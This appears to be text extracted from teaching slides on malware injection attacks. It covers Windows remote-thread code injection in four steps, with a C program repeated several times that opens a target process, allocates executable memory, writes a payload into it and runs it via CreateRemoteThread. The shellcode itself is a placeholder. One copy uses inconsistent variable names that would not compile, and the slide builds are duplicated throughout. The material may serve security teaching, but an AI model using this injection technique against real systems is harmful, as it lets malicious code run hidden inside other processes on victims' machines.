



Malware injection attacks

Malware injection attacks




Simple Code injection


Simple Code injection




Step 1: Open the target process




Step 2: Allocate memory in the target process



Step 3: Copy the code in the allocated memory



Step 4: Execute the code using CreateRemoteThread()



Code:

```
unsigned char payload[ ] = <shellcode>
```

```
int main(int argc, char* argv[])
{
    // Parse the target process ID
    printf("Target Process ID: %i\n", atoi(argv[1]));

    //open the target process
    HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );

    // Allocate memory in the target process for remote buffer
    void *alloc_memory; // memory buffer in the remote process

    alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

    // Copy payload data from our process to the remote process
    WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);

    // Create a remote thread in the target process to start our payload

    HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);

    // Clean up and close the process handle
    CloseHandle(pHandle);

    return 0;
}
```

Code:

```
unsigned char payload[ ] = <shellcode>
```

```
int main(int argc, char* argv[])  
{
```

```
    // Parse the target process ID  
    printf("Target Process ID: %i\n", atoi(argv[1]));
```

```
    //open the target process
```

```
    HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );
```

Opens target process

```
    // Allocate memory in the target process for remote buffer  
    void *alloc_memory; // memory buffer in the remote process
```

```
    alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

```
    // Copy payload data from our process to the remote process  
    WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);
```


```
    // Create a remote thread in the target process to start our payload
```

```
    HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remote_buffer, NULL, 0, NULL);
```

```
    // Clean up and close the process handle  
    CloseHandle(process_handle);
```

```
    return 0;
```

```
}
```



Target Process

Code:

```
unsigned char payload[ ] = <shellcode>
```

```
int main(int argc, char* argv[])  
{
```

```
    // Parse the target process ID  
    printf("Target Process ID: %i\n", atoi(argv[1]));
```

```
    HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );
```

```
    // Allocate memory in the target process
```

```
    void *alloc_memory; // memory buffer in the remote process
```

```
    alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

```
    // Copy payload data from our process to the remote process
```

```
    WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);
```

```
    // Create a remote thread in the target process to start our payload
```


```
    HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);
```

```
    // Clean up and close the process handle
```

```
    CloseHandle(pHandle);
```

```
    return 0;
```

```
}
```



Target Process

Code:

```
unsigned char payload[ ] = <shellcode>
```

```
int main(int argc, char* argv[])  
{
```

```
    // Parse the target process ID  
    printf("Target Process ID: %i\n", atoi(argv[1]));
```

```
    HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );
```

```
    // Allocate memory in the target process  
    void *alloc_memory; // memory buffer in the remote process
```

```
    alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

```
    // Copy payload data from our process to the remote process
```

```
    WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);
```


```
    // Create a remote thread in the target process to start our payload
```

```
    HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);
```

```
    // Clean up and close the process handle  
    CloseHandle(pHandle);
```

```
    return 0;
```

```
}
```



Target Process

Code:

```
unsigned char payload[ ] = <shellcode>
```

```
int main(int argc, char* argv[])  
{
```

```
    // Parse the target process ID  
    printf("Target Process ID: %i\n", atoi(argv[1]));
```

```
    HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );
```

```
    // Allocate memory in the target process  
    void *alloc_memory; // memory buffer in the remote process
```

```
    alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

```
    // Copy payload data from our process to the remote process  
    WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);
```

```
    // Create a remote thread in the target process to execute our payload
```

```
    HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);
```

```
    // Clean up and close the process handle  
    CloseHandle(pHandle);
```

```
    return 0;
```

```
}
```

